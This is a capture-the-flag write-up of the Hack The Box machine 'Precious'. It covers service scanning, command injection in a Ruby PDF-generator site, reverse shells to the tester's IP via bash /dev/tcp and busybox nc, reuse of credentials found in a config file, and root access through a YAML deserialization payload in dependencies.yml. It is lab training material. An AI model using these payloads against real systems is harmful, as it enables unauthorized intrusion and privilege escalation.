# Precious
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Precious
- Difficulty: Easy
- OS Type: Linux
Port Scanning - Service & Version Enumeration
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)| ssh-hostkey:| 3072 84:5e:13:a8:e3:1e:20:66:1d:23:55:50:f6:30:47:d2 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEAPxqUubE88njHItE+mjeWJXOLu5reIBmQHCYh2ETYO5zatgel+LjcYdgaa4KLFyw8CfDbRL9swlmGTaf4iUbao4jD73HV9/Vrnby7zP04OH3U/wVbAKbPJrjnva/czuuV6uNz4SVA3qk0bp6wOrxQFzCn5OvY3FTcceH1jrjrJmUKpGZJBZZO6cp0HkZWs/eQi8F7anVoMDKiiuP0VX28q/yR1AFB4vR5ej8iV/X73z3GOs3ZckQMhOiBmu1FF77c7VW1zqln480/AbvHJDULtRdZ5xrYH1nFynnPi6+VU/PIfVMpHbYu7t0mEFeI5HxMPNUvtYRRDC14jEtH6RpZxd7PhwYiBctiybZbonM5UP0lP85OuMMPcSMll65+8hzMMY2aejjHTYqgzd7M6HxcEMrJW7n7s5eCJqMoUXkL8RSBEQSmMUV8iWzHW0XkVUfYT5Ko6Xsnb+DiiLvFNUlFwO6hWz2WG8rlZ3voQ/gv8BLVCU1ziaVGerd61PODck=| 256 a2:ef:7b:96:65:ce:41:61:c4:67:ee:4e:96:c7:c8:92 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFScv6lLa14Uczimjt1W7qyH6OvXIyJGrznL1JXzgVFdABwi/oWWxUzEvwP5OMki1SW9QKX7kKVznWgFNOp815Y=| 256 33:05:3d:cd:7a:b7:98:45:82:39:e7:ae:3c:91:a6:58 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH+JGiTFGOgn/iJUoLhZeybUvKeADIlm0fHnP/oZ66Qb80/tcp open http syn-ack ttl 63 nginx 1.18.0| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: nginx/1.18.0|_http-title: Did not follow redirect to http://precious.htb/Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelEnumeration
Port 80/HTTP
port 80 is running http website,, i open URL in web browser
Hmm, need to add this to /etc/hosts file
echo "10.10.11.189 precious.htb" | sudo tee -a /etc/hostsand now refresh the page

let’s try by starting our python http server on kali machine and send request from this website

we got connection back to our machine

let’s dig deep into the application, first i’ll check what web technologies is running using whatweb
whatweb http://precious.htb/
in backend it’s running ruby on rails and Phusion Passenger, searching for exploit i didn’t find anything useful, let’s check website’s functionaity and behaviour first i’ll create a simple html file to generate the pdf and try to analyze that
<html> <head> <title>test</title> </head> <body> <test</h1> <img src=x> </body></html>and servs it over python http server
accessing it got the error and when checking on the http web server i found it also request x file

to resolve this let’s just create a black x file with touch
touch xand if we try again, we got pdf generated

i’ll try to analyze the file using exiftool
exiftool ~/Downloads/ea3xg26ufcr3p98d2ism9jlphrlrjvnl.pdf
searching for exploit i found https://www.exploit-db.com/exploits/51293
and reading through exploit i found that we can inject commands in website like http://%20ping -c 1 10.10.14.17“
and we can capture ICMP traffic on our machine using
sudo tcpdump -i tun0 icmp -v
and we got ping request means our command gets executed, to ger reverse shell i used - http://%20bash -c ‘bash -i >& /dev/tcp/10.10.14.17/443 0>1&’“ and we got connection on our listener but it disconnects and says permission denied

used http://%20busybox nc 10.10.14.17 443 -e /bin/bash“ and got shell connection

further enumeration reveals the credentials of henry user in /home/ruby/.bundle/config

let’s use this password to login as henry
ssh henry@10.10.11.189
after getting shell as henry
running sudo -l to find if user has any permissions to run any command as root using sudo - sudo -l

let’s read the file contents

i found the exploit note for ruby privilege escalation
https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/ruby-privilege-escalation/
the above article says that as the file is loading dependencies.yml we can create malicious file that contains below code, as we can see it’s not specifying full path so it will firstly search for file in current working directory
i’m creating dependencies.yml in /tmp folder
- !ruby/object:Gem::Installer i: x- !ruby/object:Gem::SpecFetcher i: y- !ruby/object:Gem::Requirement requirements: !ruby/object:Gem::Package::TarReader io: &1 !ruby/object:Net::BufferedIO io: &1 !ruby/object:Gem::Package::TarReader::Entry read: 0 header: "abc" debug_output: &1 !ruby/object:Net::WriteAdapter socket: &1 !ruby/object:Gem::RequestSet sets: !ruby/object:Net::WriteAdapter socket: !ruby/module 'Kernel' method_id: :system git_set: "bash -c 'bash -i >& /dev/tcp/10.10.14.17/1337 0>&1'" method_id: :resolveand run sudo /usr/bin/ruby /opt/update_dependencies.rb

got a root shell
